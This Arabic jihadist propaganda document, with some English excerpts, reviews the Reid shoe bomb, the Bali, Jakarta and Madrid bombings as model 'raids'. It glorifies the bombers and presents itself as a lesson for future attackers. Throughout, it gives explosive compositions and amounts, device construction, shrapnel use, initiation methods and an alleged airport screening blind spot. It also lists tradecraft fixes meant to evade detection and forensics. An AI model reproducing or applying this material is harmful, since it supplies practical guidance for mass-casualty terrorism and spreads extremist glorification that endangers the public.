فقرر الاخوة اعتماد جزء مهم من الفكرة السابقة وهو استخدام حذاء متفجر ، وهنا جاءت عملية الاخ ريتشارد بعد غزوات الحادي عشر من سبتمبر بحوالي شهرين ونصف وإثناء الغزو الصليبي على افغانستان ، وقرر الاخوة في حالة نجاح عملية الاخ ريتشارد يتم تنفيذ الموجة الثانية من الغزوات على الصليب وباكثر من عشر طائرات تضرب الساحل الغربي الامريكي ويكون الاستشهاديين من جنوب شرق اسيا ولكن قدر الله ما شاء فعل

وهنالك عملية نفذت ونجحت ولكن لأسباب امنية لم يتم الاعلان عنها .

- (ملخص عملية الحذاء المتفجر) -

كانت الفكرة ببساطة هو حشو حذاء رياضي بمادة متفجرة قوية ، وحينما تكون الطائرة محلقة – يتم اشعال القنبلة بواسطة فتيل يتصل الى طلقة متفجر وبدورة يفجر المادة المتفجرة القوية المحشوة في كعب الحذاء وبالتالي اسقاط الطائرة .

(المادة المتفجرة المستخدمة في عملية الحذاء المتفجر)

تم استخدام حوالي ٣٨٣ غرام من مادة البيتان المتفجرة (PETN) (مادة رئيسية) + مادة بروكسيد الاسيتون (مادة محرضة) وهي الصاعق .

صور توضيحية للحذاء المتفجر المستخدم في عملية الاخ ريتشارد ريد

Reid's shoes contained 10 ounces (283g) of PETN explosives, enough to blow a hole in the plane and cause it to crash.

الحذاء المتفجر – المفخخ


Shoe bomb

في هذه العملية تم استخدام مادة البيتان المتفجرة مخلوطة بـ بروكسيد الاسيتون

PETN

+

Acetone Peroxide



كعب الحذاء الرياضي وقد تمت تعبئتة بالمتفجرات شديدة التدمير

A shoe bomb under X-ray inspection

صورة بالاشعة السينية لحذاء مفخخ

WHY !! PETN

لماذا مادة البيتان بالذات ؟

just 100g can destroy a car

فقط كمية ١٠٠ غرام تستطيع ان تحطم سيارة

PETN is difficult to detect because it has a very low vapor pressure at room temperature, meaning very little of it gets into the air around the bomb, also because of its more stable molecules, and lower vapor, it is more difficult to detect by bomb-sniffing dogs and the trace swabs then used by the U.S. Transportation Security Administration.

Acetone Peroxide TATP

مادة بروكسيد الاسيتون تعتبر من المواد السهلة التحضير

ويصعب على كلاب الشم في المطارات معرفتها (وفق اسلوب معين)

One of the most alarming attributes of TATP is that it cannot be detected by bomb-sniffing dogs, making it easier to smuggle into airports and onto airplanes. It is also very easy to synthesize in clandestine labs, using readily available chemicals.

TATP is very different from all other conventional explosives in that it does not release heat during the explosion. It explodes by rapid decomposition of every solid-state molecule to four gas-phase molecules. This rare phenomenon, scientifically known as 'Entropic Explosion', is reminiscent of the rapid reaction that produces gas in the safety air-bags of cars during accidents."

يوجد ملف فيديو مرفق يبين عملية مقارنة تفجير كمية ٧ غرام من كلا المادتين
الـ البيتان وبروكسيد الاسيتون وتاثيرهما على المعدن –الفيديو – رقم (١)

(مميزات وايجابيات العملية)

١- استخدام مادة متفجرة قوية وبالتالي فان حجم وكمية المادة التي نحتاجها في تفجير الطائرة تقل وبالتالي يمكن تهريبها من المطار الي الطائرة .
و ايضا تعتبر مادة البيتان من اكثر المواد المتفجرة استقرارا مما يصعب على الاجهزة الحديثة كشفها لقلة الجزئيات المتصاعدة منها في حرارة الجو العادية

٢- اعتماد فكرة حشو الحذاء فقد كانت في وقتها فكرة رائعة خاصة وأنني سأكشف في هذا العدد ثغرة توجد في اغلب مطارات العالم وتم اكتشافها بعد عملية الاخ ريتشارد ولكن لم يكن بالامكان ايجاد حل لهذة الثغرة الا بشكل مؤقت وهو بان يخلع المسافر حذاءة ويضعة في صندوق ليتم فحصة مع الامتعة الشخصية .

(الثغرة ببساطة توجد نقطة عمياء لايمكن للاجهزة الحديثة الخاصة بالمتفجرات كشفها في الانسان وهي مسافة ٣ سم ونصف من الارض فما فوق (أي منطقة كعب الحذاء) .

٣- لم يتم استخدام أي معدن في العبوة وتم عمل صاعق مبتكر بان يكون جدار الصاعق وهو عبارة عن حفرة في كعب الحذاء تم ملاءها بمادة بروكسيد الاسيتون بشكل مجتزف (كما ظهر في الصور السابقة)

(أخطاء وسلبيات العملية)

١- تصرفات وشكل الاخ المنفذ للعملية فقد كان يبدو مظهرة كأنة ينوى عمل شئ ، فقد كان شعرة طويل وغير مرتب وطريقة لبسه مريبة لدرجة ان رجال الامن في المطار شكو بإمرة وتم منعة من السفر لمدة ٣٤ ساعة وفتشوه اكثر من مرة فقط من منظرة المريب وتصرفاته ولكن في ذلك الوقت لم يكن يتوقع احد ان يتم زرع قنبلة في حذاء رياضي .

٢- قيام الاخ باستخدام عيدان كبريت ولو استخدم ولاعة لكانت تغيرت مجرى العملية ، للعلم في ذلك الوقت كان يمكن تهريب عيدان كبريت وحتى ولاعة .

٣- ارتداء الحذاء لفترة طويلة فقد منع من الطيران لمدة يوم ولكنة ظل مرتديا الحذاء والجو كان ماطرا وأيضا عرق الجسم ربما تسببت في عدم اشتعال الفتيل .

٤- كان احد اهم اسباب فشل العملية ان الراكب بجانب الاخ هو من كشفة بعد ان لاحظه يشعل عيدان الكبريت بكثرة بعد ان وضع الحذاء فوق رجلة مما ادى الي الشكبة والإمساك به وكان يمكن تنفيذ العملية في حمام الطائرة بدلا من مقعدة بالطائرة

٥- وإذا لم تنفجر العبوة كان يجب علية ان يلبس الحذاء ويتصرف طبيعي وينزل من الطائرة ويستعد لعملية اخرى وهو نفس الخطأ الذي مرة به اخونا عمر الفاروق عبد المطلب فحينما تفشل العملية لأي سبب لا حاجة للمواصلة


كما نلاحظ اخطاء بسيطة تسببت في فشل عملية كاملة .

During the sentencing hearing, Reid stated that he was an enemy of the United States and in league with Al-Qaeda.

اعلن المجاهد ريد اثناء محاكمته بأنة جندي من جنود الله تحت قيادة الشيخ اسامة بن لأدن

Reid proclaimed he was a soldier of God (Allah) under the command of Osama bin Laden,


12 October 2002
Bali bombings 1
تفجيرات بالي الاولى



غزوة بالي الاولى

اسفرت عن سقوط اكثر من ٢٠٢ قتيل في جزيرة بالي الاندونيسية التي يقطنها اغلبية مسيحية ،

وقدرت تكلفة التحضير للغزوة بتسعة آلاف دولار بينها مبلغ شراء المجاهدين لشاحنة صغيرة من طراز ميتسوبيشي. وقد فخخت الشاحنة بخليط من كلورات البوتاسيوم + الكبريت الاصفر وعبوات غاز منزلية



The 2002 Bali bombings occurred on 12 October 2002 in the tourist district of Kuta on the Indonesian island of Bali. The attack was claimed as the deadliest act of terrorism in the history of Indonesia, killing 202 people and 240 people were injured.

The attack involved the detonation of three bombs: a backpack-mounted device carried by bomber; a large car bomb, both of which were detonated in or near popular nightclubs in Kuta; and a third much smaller device detonated outside the United States consulate in Denpasar, causing only minor damage.

Attack

At 23:05 Central Indonesian Time (15:05 UTC) on 12 October 2002, bomber inside the nightclub Paddy's Pub detonated a bomb in his backpack, causing many patrons, with or without injuries, to immediately flee into the street. Twenty seconds later, a second and much more powerful car bomb hidden inside a white Mitsubishi van was detonated by another bomber outside the Sari Club, located opposite Paddy's Pub. The van was also rigged for detonation by remote control in case the second bomber had a sudden change of heart.

A comparatively small bomb detonated outside the U.S. consulate in Denpasar, which is thought to have exploded shortly before the two Kuta bombs, caused minor injuries to one person and property damage was minimal.

Amrozi, Idris and Ali Imron had simply walked into a dealership and purchased a new Yamaha motorbike, after asking how much they could re-sell it for if they returned it in a few days. Imron used the motorbike to plant the small bomb outside the U.S. Consulate. Idris then rode the motorbike as Imron drove two bombers in the Mitsubishi to the nightclub district in Kuta. He stopped near the Sari Club, instructed one bomber to put on his explosives vest and the other to arm the vehicle bomb. The first bomber headed to Paddy's Pub. Idris then left the second bomber, who had only learned to drive in a straight line, to drive the minivan the short distance to the Sari Club. Idris picked up Imron on the Yamaha and the duo headed back into Denpasar. Idris dialed the number of the Nokia to detonate the bomb at the Consulate. The two bombers exploded their devices. Imron and Idris dropped the motorbike at a place where it eventually attracted the attention of the caretaker.

The final death toll was 202, mainly comprising Western tourists and holiday-makers who were in ,

The bomb

the bomb was made from potassium chlorate, aluminum powder, and sulfur. For the Sari club bomb with the L300 van, assembled 12 plastic filing cabinets filled with explosives. The cabinets, each containing a potassium chlorate, aluminum powder, sulfur mixture with a TNT booster, was connected by 150 metres (490 ft) of PETN-filled detonating cord. Ninety-four RDX electric detonators were fitted to the TNT. The total weight of the van bomb was 2,250 pounds (1,020 kg).The large, high-temperature blast damage produced by this mixture was similar to a thermobaric explosive, although the bombers may not have known this.

The Mitsubishi L300 van bomb

قوة انفجار السيارة المفخخة وقد اضاءت سماء جزيرة بالي

العملية تتكون من ثلاثة انفجارات متزامنة الاولى امام القنصلية الامريكية والثانية عند بوابة الملهى الليلي والثالثة وهي الاقوى والأعنف والتي كانت السيارة المفخخة الحاصدة للصليبيين السكارى الهاربين من الانفجار الثاني – تم تفخيخ السيارة بكمية ٧٠٠ كيلو غرام من خليط متفجر يتكون من ، كلورات البوتاسيوم + بودرة الالمنيوم + كبريت اصفر –

تم تقسيم العبوة في ١٢ برميل بلاستيكي قوي وكانت الجرعة المنشطة عبارة عن مادة الـ TNT وتم وضعها في وسط كل برميل وتم وضع صواعق كثيرة من النوع الصغير وقد غمرت بالجرعة المنشطة والحبل الصاعق – وتم توصيل البراميل ببعضها البعض عبر حبل صاعق كوارتكس متفجر يتكون من مادة البتان المتفجرة طولة حوالي ١٥٠ متر – وأكثر من انبوبة للغاز المنزلي وفي الاخير كان حجم العبوة بالكامل ٢٢٥٠ باون أي تقريبا طن وعشرين كيلو غرام تقريبا ،،

– تعليقات على الغزوة المباركة –

١- من خلال خبرتي المتواضعة استطيع ان اقول ان صانع السيارة المفخخة قد ابدع في صنع هذة العبوة فهي تمتلك من القوة ما يضاهي القنابل التي تلقيها الطائرات العملاقة في الحروب الكلاسيكية فقد كانت درجة حرارة الانفجار عنيفة نظرا لاستخدام مواد تعتبر الحرارة اهم سماتها – مثل كلورات البوتاسيوم وبودرة الالمنيوم وأيضا اشيد هنا بطريقتة في اعداد العبوة وطريقة تعاملة مع مادة كلورات البوتاسيوم التي تعتبر مادة غير مستقرة نظرا لسرعة اشتعالها – ولتوضيح مسالة قوة تلك السيارة المفخخة فمن قوتها توقع بعض الخبراء من روية الاضرار والحرارة الناتجة من الانفجار انها انفجار قنبلة نووية مصغرة ،

٢- الاسلوب المعتمد في تنفيذ العملية كان ايضا لايقل ابداعا فقد تم تفجير عبوة صغيرة خارج الملهى الليلي حتي يرتعب من بداخل الملهي فيخرجوا الي حتفهم فعند خروجهم وتزاحمهم حول الملهي كانت السيارة المفخخة بانتظارهم لتكمل على الباقي ،

٣- ربما السلبية الوحيدة التي تذكر هو استخدام الهواتف الجوالة للتواصل بين الاخوة والذي بدورة ادى للامساك على بعض افراد الخلية المنفذة للغزوة – وهنالك اخوة اخرون استطاعوا التخفي وانتشروا في العالم لينكلوا باعداء الله في العراق وافغانستان

الملهى الليلي وقد مسح من على وجه الارض

صور للاخوة المجاهدين الذين اعدمتهم الحكومة الاندونيسية العميلة
وعند الاعدام سألهم المرتدين هل انتم نادمين او تريدون التوبة عن
الجهاد قالوا لهم وبصوت عالي ومرتفع -- (الله اكبر – الله اكبر)

Imam Samudra, Amrozi Nurhasyim and Ali Ghufron ,

ساعد الامام سومطرة وهو في سجنة قبل اعدامة في اعداد غزوة بالي الثانية عبر برامج الدردشة فقد استطاع تهريب جهاز كمبيوتر شخصي وتواصل مع الاخوة المخططين للغزوة والاستشهاديين

In the final moment, there was no remorse or repentance, and they shouted: Allahu Akbar, or "God is great .

9 September 2004

Australian Embassy bombing in Jakarta

عملية تفجير السفارة الاسترالية في اندونيسيا

Damage to the Australian embassy.

تمت الغزوة عبر استشهادي وسيارة مفخخة بحوالي طن من المتفجرات وهنا استخدمت مادة نترات الامونيوم في التفجير ، تضررت السفارة الاسترالية بشكل كبير ،

The 2004 Australian embassy bombing took place on 9 September 2004 in Jakarta, Indonesia.
A one-tonne car bomb, which was packed into a small Daihatsu delivery van, exploded outside the Australian embassy at Kuningan District, South Jakarta, at about 10:30 local time (03:30 UTC), killing 9 people , and wounding over 150 others. It gutted the Greek Embassy on the 12th floor of an adjacent building, where three diplomats there were slightly wounded. Damage to the nearby Chinese embassy was also reported. Numerous office buildings surrounding the embassy were also damaged by the blast, which shattered windows in buildings 500 metres (500 yd) away, injuring many workers inside, mostly by broken glass.

لحظة انفجار السيارة المفخخة امام السفارة الاسترالية في اندونيسيا

POLISI

بيان تبني العملية للجماعة الإسلامية في اندونيسيا
We decided to settle accounts with Australia, one of the worst enemies of God and Islam, ... and a Mujahadeen brother succeeded in carrying out a martyr operation with a car bomb against the Australian embassy...
It is the first of a series of attacks. ... We advise Australians in Indonesia to leave this country or else we will transform it into a cemetery for them.
We advise the Australian government to withdraw its troops from Iraq. If our demand is not satisfied, we will deal them many painful blows. The lines of booby-trapped cars will have no end.
Our jihad (holy war) will continue until the liberation of the land of Muslims.

Madrid train bombings
غزوة مدريد المباركة

صورة من كاميرا محطة القطار تبين لحظة انفجار العبوات المتفجرة

يوجد ملف فيديو مرفق يظهر انفجار بعض القنابل
في محطة القطارات – الفيديو – رقم (٢)

ان هذة العملية المباركة وبشهادة الاعداء قبل الاصدقاء كانت ومازالت الى يومنا هذا من انجح العمليات بعد غزوتي واشنطن ونيويورك وسنتحدث عند شرح احداثيات الغزوة عن خطأ قاتل وهو خطا حدث اثناء الاعداد للغزوة والذي بدورة ادى وبشكل سريع الى استشهاد معظم اعضاء الخلية الجهادية المنفذة والمخططة للغزوة وكان استشهادهم بعد اسبوع من تاريخ العملية والذي جعل من الامن الاسباني يتبجح بقدراته الخيالية في القضاء على الخلية المجاهدة – فلقد حوصر الاخوة في شقة ففضلوا الاستشهاد على ان يقبض عليهم وفجروا الشقة وقتل عدد لا باس بة من قوات الاستخبارات الاسبانية المحاصرة للشقة وفيديو التفجير مشهور ومعروف وفية يسمع الاخوة وهم يرددون الله اكبر ثم الانفجار –

فلابد علينا ان نقف على الاسباب التي ادت الى هذه النتيجة مع ادراكنا القوي بان ما حصل انما هي ارادة الله ولكن وجب علينا توضيح ما حصل في تلك الغزوة وايضا ذكر ايجابيات الغزوة المباركة لتصبح كل عملية جهادية قادمة اكثر احترافية ودقة وعدم تغافل سلبياتها ليتعلم الجيل المجاهد الجديد ما جرى حتى يتحاشى ان يقع في تلك السلبيات في عملياته القادمة فقد اعددنا هذة الدراسة التحليلية المفصلة والموجزة لتفاصيل العملية من بدايتها الى تنفيذها وتوابعها الايجابية والسلبية ،،

BAG BOMB

1 Mitsubishi Trium mobile phone
2 Copper detonator
3 Explosives (10kg)
4 Metal fragments

الاهداف : اربعة من قطارات السكك الحديدية التي تستخدم في العاصمة الاسبانية مدريد قبيل الانتخابات الاسبانية بـ ايام قلائل .

العملية : سلسلة من الانفجارات في قطارات السكك الحديدية بشكل متتابع ومنظم وفي فترة قصيرة لا تتجاوز الثلاث دقائق .

– (التنفيذ للغزوة) –

في صباح ١١ مارس ٢٠٠٤ وصل عدد من المجاهدين الى محطة القطار في مدينة الكالا دي ايناريس على متن سيارتين على الاقل، واحدة من طراز سكودا فابيا ذات اللوحة رقم ٣٠٣٩ CFK، وشاحنة صغيرة من طراز رينو كانغو ذات اللوحة رقم BX٠٥٧٦ تركتا في شارع اينفانتادو القريب من أحد المداخل الذي يؤدي الى المحطة، وترجلوا باتجاهها ومعهم ١٣ حقيبة محملة بالقنابل المؤقتة الموصولة بهواتف جوالة من نوع Trium T-110 .

في الساعة السابعة انطلق القطار الاول من الرصيف الرابع

وعلى متنه ٤ قنابل تزن كل واحدة منها حوالي ١٥ كلغ، ١٢ كلغ من المتفجرات من نوع Goma-2 ECO والباقي من المسامير.

في السابعة وخمس دقائق انطلق القطار الثاني وعلى متنه ٤ قنابل اخرى.

في السابعة وعشر دقائق انطلق القطار الثالث وعلى متنه ايضا ٤ قنابل.

اما القطار الرابع الذي انطلق من المحطة في الساعة السابعة و١٥ دقيقة فكان على متنه قنبلة واحدة. ترك المجاهدون القنابل في القطارات قبل ان يترجلوا منها وقبل الوصول الى المحطة الاخيرة .

ساعة الصفر

كانت الساعة السابعة و٣٧ دقيقة عندما انفجرت القنبلة الاولى في القطار الذي وصل لتوه الى محطة (أتوتشا) – بعدها بثوان انفجرت قنبلتان أخريان في نفس القطار، القنبلة الرابعة لم تنفجر .

الساعة السابعة و ٣٨ دقيقة انفجرت قنبلة واحدة في القطار الداخل الى محطة (أيل بوثو) اما القنابل الثلاث الاخرى فلم تنفجر .

ثم انفجرت قنبلة أخرى في قطار آخر في محطة (سانتا أوخينيا) . الساعة السابعة و ٣٩ دقيقة انفجرت أربع قنابل في قطار آخر كان على وشك الدخول الى محطة (أتوتشا) .

9 قنابل انفجرت و٤ لم تنفجر، فجرّت ٣ منها عن بعد لخوف الامن الاسباني من تفجرها في أي وقت ، اما الرابعة فعثر عليها الامن الاسباني في ما بعد، وتم تفكيكها وهذة التي سوف نخصها هنا فهذا هو الخطا القاتل الذي تحدثنا عنة وسنفصلة في سلبيات الغزوة في الصفحات القادمة .

الاعداد للغزوة المباركة :- وتنقسم الى قسمين :

القسم الاول : التجهيز اللوجستي : من دراسة الاهداف بشكل سريع ودقيق وغير ملفت للانظار وتحديد افضل مواعيد تحرك القطارات والتوقف واكثر الاماكن امنا على المجاهد لوضع عبواتة واختيار الوقت المناسب للعملية وقت الذروة واختيار اكثر المقطورات ازدحاما لضمان التاثير المباشر للانفجارات والغير مباشر للضغط على الحكومة الاسبانية المتحالفة على الاسلام والمسلمين ..ثم الي تجهيز المواد اللازمة للعملية بكل سهولة وسرية كالهواتف النقالة المستخدمة في توقيت الانفجارات في وقت متتابع وكانت الهواتف النقالة من نوع (Trium T-110) ..

الهاتف المستخدم في غزوة مدريد وهو من نوع
(Trium T-110)
ويحمل احدها الرقم هذا 652282963

القسم الثاني :

أ – التجهيز العسكري (العبوات المتفجرة) : وهنا نشيد بالخلية المجاهدة وقدرتها في تجهيز العبوات المتفجرة القوية وبكميات مناسبة فقد ارتكزت المواد المتفجرة المستخدمة في العملية على مادة واحدة وهي نوع من انواع الديناميت المستخدمة في شق الصخور القوية في المناجم والجبال وتدعى (Goma-2 ECO) .

المادة المتفجرة
Goma-2 ECO

فقد احسن الاخوة في الحصول على هذة المادة المصنعة عسكريا واستخدامها عوضا عن أي مادة متفجرة اخرى كالمتفجرات الشعبية التي تحتاج وقت كثير ومال كثير لاعداد لها وتوفير مكان امن لصناعتها والذي بدورة يجعل من الاخوة مكشوفين للمخابرات الاسبانية **ولذلك نرصد هنا اهم المميزات والنقاط الايجابية التى ساعدت ونتجت عن استخدام هذه المادة المتفجرة - وما الفرق بينها وبين غيرها من المتفجرات -**

١- ان هذه المادة المتفجرة تعتبر عسكريا اقوى من مادة التي ان تي الشديدة الانفجار وهنا ضمان للتدمير المتوقع من انفجارها وايضا وفرت هذة المادة على الاخوة المجاهدين تجربتها هل تنفع لمثل هذة العلميات ام لا فالمادة معروفة القوة والتاثير دون الحاجة الى تاكيدات او تجارب

٢- ان هذة المادة كونت حول المجاهدين ستار تموئة قوي يحسد عليه الاخوة رحمهم الله فهذة المادة شبيها بالمواد التي تستخدمها منظمة ايتا الانفصالية والتي هيا في صراع مع الحكومة الاسبانية من اجل استقلال اراضيها فقد تعودت الاجهزة الامنية الاسبانية مشاهدة هذة المادة في مواقع الانفجارات الى تنفذها تلك المنظمة الانفصالية وهنا تصبح الانظار متجهة بعد الانفجارات الى تلك المنظمة لفترة كبيرة وتضمن للاخوة المجاهدين التنقل بحرية دون الخوف اوالتردد في اعداد غزوات اخرى

٣- سهولة تجهيز العبوة المتفجرة بشكلها الكامل دون الحاجة الى تعقيدات اعداد المتفجرات الشعبية فيكفي ان يتم جمع هذة المادة المتفجرة في وعاء التفجير وغمرها بالصاعق وتوصيلها بالهواتف النقالة وتصبح جاهزة للتفجير

٤- ان المادة المتفجرة المستخدمة في التفجيرات هي مادة غير حساسة بمعنى انك لو وضعت عليها شعلة من نار لاتنفجر الا بعد فترة ليست بالقصيرة وايضا لاتتاثر بالاحتكاك وهنا ضمان للمجاهد الذي يحمل العبوة الى مكانها المحدد ففي طريقة قد يتعرض للاحتكاكات الناتجة من مرورة بين الناس وايضا الاحتكاك الناتج من تحرك القطار وما يسببة من اهتزازت ليست بالهينة فنضمن هنا عدم انفجارها في غير وقتها المحدد .

ب - ايضا المواد الاخرى المضافة للعبوة رغم بساطتها فانها قد افادت وساعدت في ارتفاع اعداد القتلى الا وهي اضافة المسامير من ١ الى ٥ سم طولها بكمية ٣ كيلو من المسامير الى كمية ١٢ كيلو من المادة المتفجرة في كل عبوة

المسامير المستخدمة في التفجيرات وكلما كانت اكثر صدئه كانت قاتلة وسامة في نفس الوقت

جـ - الحقائب التي توضع فيها العبوات وقد اختيرت هذة الحقائب لعدة اسباب اولها انها تتسع لوضع العبوة فيها بحجم ١٥ كيلو بمعنى (١٢ كيلو منها مادة متفجرة و٣ كيلو من المسامير) – ثاني الاسباب المميزة ان هذة الحقائب ليست مريبة او غريبة بل انها لا تجلب الشك بحكم انها حقائب رياضية ويحملها الكثير من من يرتادون السكك الحديدية ومترو الانفاق دون ان تلفت الانظار .

تلك كانت الايجابيات في الاعداد للغزوة والتي وجب ذكرها ليتعلم المجاهد كيفية اختيار الاهداف والمواد التي سوف يستخدمها بكل احتراف ومهارة رغم تلك الايجابيات فالموضوع لايخلو من سلبيات فليس كل عمل كامل فالكمال لله لذا سنخص هذة الدراسة بتوضيح سلبيات العملية التقنية البحتة في الصفحات القادمة

نوع الحقائب المستخدمة في التفجيرات والتي لاتلفت الانظار والتي تستطيع حمل العبوة المستخدمة دون لفت الانظار او اثارة للشبهات

ونذكر هنا اهم السلبيات في سطور موَجزة – والخطأ القاتل الذي وقع به الاخوة المجاهدين في هذه الغزوة المباركة .

الخطأ الاول (وينقسم الى ثلاث نقاط) :

١- انة للحصول على تلك المادة المتفجرة القوية احتاج الاخوة الى ان يكشفوا انفسهم امام من سوف يوَفرون لهم تلك المواد وهذا خطا وجب التنوئة الية – فلابد على المجاهد ان يقطع كل الخيوط والشكوك التي تجعل من الامن بتتبعه منها ولو كانت الخيوط تافهة .

٢ – السلبية الخطيرة والخطأ القاتل هو استخدم الاخوة الهاتف النقال كجهاز توقيت للعبوات لتفجيرها في وقت متتابع اعتمادا على عنصر التوقيت و المنبة الخاص با لهاتف النقال وهذا ليس بخطأ ولكن كان الاولى استخدام الساعات المنبهة فلا رقابة عليها

٣ – سلبية اخرى هو حين شراء الهواتف النقاله تم شرائها من محلات معروفة للحكومة او محلات تعرف اصحابها الهنود الجنسية على المجاهدين وعرفوا جنسياتهم(المغربية) وهذه اول الاخطاء كان على الاخوة بما انهم لم يتبعوا آليات التفجير عن بعد بل استخدموا فقد التوقيت ان لايستخدموا الهواتف النقالة والتي تجعل منهم اكثر عرضة للخطر بل لو كانوا اشتروا بضع من الساعات ذات الاضاءة عند التوقيت او صوت الجرس والتي هي متوَفرة في كل مكان دون شبهة او مراقبة ولاتكلف المجاهد أي شي يذكر

(الخطأ الثاني)

ترك السيارات التي تم استخدامها للوصول الى الاهداف امام المحطات المستهدفة وهذا خطا كبير حتى وان كانت السيارات المستخدمة مسروقة فما بالك وقد نسي الاخوة في السيارات سبع صواعق نحاسية وهي المستخدمة في تفجير العبوات وشريط مسجل باللغة العربية يحتوي على سورة آل عمران من القرآن الكريم

(الخطأ الثالث)

نسيان الاخوة المجاهدين انة وجب عليهم عدم لمس الهواتف النقالة بالايدي المجردة فهيا تصبح ادلة جنائية حال استخراج البصمات منها فيعرف من لمسها بشكل سريع خلال التحري عبر الكمبيوتر العسكري المتخصص في استخراج هويات اصحاب البصمات ولذلك وجب على الاخوة ان يرتدوا القفازات عند شراءهم الهواتف وحتى حين الاعداد للعبوات المتفجرة لابد من لبس القفازات العازلة لليدين .

رغم كل تلك الاخطاء الامنية الخطرة والتي كانت ستزول بانفجار العبوات ولكن كان لابد من ذكر تلك الاخطاء ر غم تفاهاتها وجب ذكرها وايضا قد تجعل من العملية معرضة للفشل ولقد حصل شئ خطير وخطا كلف الاخوة الكثير

وهو انه حين اعداد العبوات المتفجرة تم توقيت العبوات بكاملها ان تنفجر في وقت واحد وبفوارق تبلغ الثواني فقد تم توقيت العبوات ان تنفجر خلال ثلاث دقائق تقريبا ما بين الساعة ٧:٣٧ الى ٧:٤١ صباحا ولكن في اخر اربع قنابل التبس الامر على الاخ المجاهد فوقتها بنفس التوقيت الساعة 7:40 ؟؟؟؟ ولكن ليس صباحا بل وقتها الساعة 7:40 مساءا ؟؟؟؟؟ أي بعد اثنى عشر ساعة من الوقت المقرر لها ان تنفجر ؟؟؟؟؟

وهنا نضع الكثير من علامات الاستفهام وكثير من التفكير كيف حصل ذلك نقول سبحان الله - فحينما انفجرت القنابل التسع بشكل متتالي في المقطورات المتوقفة في محطاتها ضمانة لقتل اكبر قدر من الكفرة لم تنفجر الاربع قنابل المتبقية لان وقت تفجيرها مازال مبكرة ولذلك حين قامت فرق التفتيش للقطارات المدمرة وجدت العبوات فقامت بتفجير ثلاث منها عن بعد خوفا من تفجرها في اي وقت ولكن القنبلة الاخيرة تم العثور عليها كما اسلفنا وقولنا بعد فترة من التفتيش وقاموا بتفكيكها لان وقت تفجيرها كبير بفارق ١٢ ساعة عن الانفجارات السابقة وحصل الامن الاسباني على اول خيط للبحث عن منفذي الغزوة المباركة وايضا ما تحتوي العبوة من ادلة على الاخوة المجاهدين من بصمات لايديهم ومن الهواتف التي اصبحت بأسمائهم والتي يعرفها اصحاب المحلات التي تم شراء الهواتف النقالة منهم . ونوع المتفجر المستخدم ووزن العبوة والكثير الكثير من المعلومات فالخيط يجر خيطا اخر والمجاهد يعذب فيعرف المجاهد الاخر لا نقول الا لأحول ولاقوه الا بالله وان شاء الله ينال المجاهدين المعدين والمنفذين للعملية اجرهم كاملا غير منقوص .

صور متنوعة لغزوة مدريد المباركة

من نتائج الغزوة المباركة اعلنت اسبانيا سحب قواتها من العراق وكانت في وقتها ضربة قاصمة للتحالف الصليبي

1 October , 2005
Bali bombings 2
تفجيرات بالي الثانية

2005 Bali bombings

The 2005 Bali bombings were a series of explosions that occurred on October 1, 2005, in Bali, Indonesia. Bombs exploded at two sites in Jimbaran Beach Resort and in Kuta 30 km (19 mi) away, both in south Bali. The attack claimed the lives of 20 people and injured more than 100 others. The three bombers also died in the attacks.

One of the blasts struck Raja's Restaurant at the Kuta Square shopping mall in central Kuta. Another two bombs exploded at warungs along the Jimbaran beach, one of which was near the Four Seasons Hotel. These areas are generally popular with Western tourists.

Suspects

The attacks bear the hallmarks of the active network Jemaah Islamiah (JI), which is believed to be responsible for several bombings in Indonesia, including the 2002 Bali nightclub bombing, the 2003 Marriott Hotel bombing and the 2004 Australian Embassy bombing. "The only group that has the intention and capability to mount a coordinated and simultaneous attack against a western target in Indonesia is Jemaah Islamiyah."

the suspected masterminds of the attacks. The chief suspect was Azahari Husin, a member of JI who was an engineering expert and former academic with a doctorate from University of Reading (late 1980s). Husin was nicknamed the "Demolition Man" and was thought to have collaborated with the second suspect: Noordin Mohammed Top, a bomb maker . Azahari was killed in a police raid in November 2005, while Noordin "has been killed after a lengthy and violent siege, Indonesia's police chief said" by "heavily armed counter-terrorism police" on 16 September 2009.

العملية شبيهة بعمليات اخونا الاستشهاديين في فلسطين عبوة قدر ضغط + مادة متفجرة مصنعة منزليا + شظايا حديدية كروية الشكل
وقد قتل اغلب الصليبيين من جراء الشظايا الحديدية اكثر من قوة الانفجار
دخل الاخوة الاستشهاديين الي الاهداف المحددة واقتربوا من تجمع السكارى الذين يحتلون ارض المسلمين ثم يأتون الي بلادنا لكي يمارسوا الرذيلة والمنكرات باسم الترفية و السياحة – وردد الاستشهاديين – الله اكبر – الله اكبر – وفجروا الارض عليهم وجعلوا من احتفالاتهم جحيما وتارا ،، وقد صور احد الهواة لحظة تفجير استشهادي لقنبلته ولوجود النساء في المقطع نعتذر عن عرضة ،
خلال بحثي لم اتمكن من الحصول على اسماء الاخوة الاستشهاديين ولكن حصلت على صور لهم بعد استشهادهم رحمهم الله فقد كانوا من تلامذة الامام سومطرة احد منفذي غزوة بالي الاولى ، ولا يهم ان نعلم اسمائهم فان الله يعرفهم ويعرف اسمائهم وحرقتهم على حال المسلمين في هذا الزمان .

نستطيع ان نقول ان عمليات جنوب شرق اسيا كان اغلب من خطط لها هم من حملة شهادة الدكتوراه ومنهم اخينا ازهري حسين وأخينا نور الدين توب رحمهما الله وإخوة اخرين لانعلمهم ويعلمهم الله يعدون لعمليات اخرى قادمة

تمت هذه الغزوة مرة اخرى في جزيرة بالي الاندونيسية والتي يقطنها المسيحيين وقد تم الاستهداف لمجموعة من السياح الاجانب والتي يعتبر اكثرهم من الاستراليون فكما نعلم فان استراليا مشاركة في غزو العراق وأفغانستان ولذلك كان لابد لها ان تأخذ نصيبها من الموجات الجهادية – ففي جزيرة بالي كان يوجد حوالي ٧٥٠٠ سائح استرالي اثناء الهجوم ، وقد قرر الاخوة المخططين للغزوة ان تكون الاهداف اماكن تجمع للسياح الاجانب بثلاث عمليات استشهادية يحمل كل اخ مجاهد عبوة ما بين ١٣ الي ١٥ كيلو غرام من المتفجرات التي صنعها الاخ المجاهد ازهري حسين الماليزي (عبقري المتفجرات) – وقد تم العثور على وثيقة من الحاسوب الشخصي للمجاهد ازهري حسين يشرح فيها كل التفاصيل عن الاعداد والتخطيط لغزوة بالي الثانية - عنوان الوثيقة مشروع بالي – نترككم الان مع المجاهد ازهري حسين يشرح لكم كيف تمت الغزوة

-(مشروع بالي)-

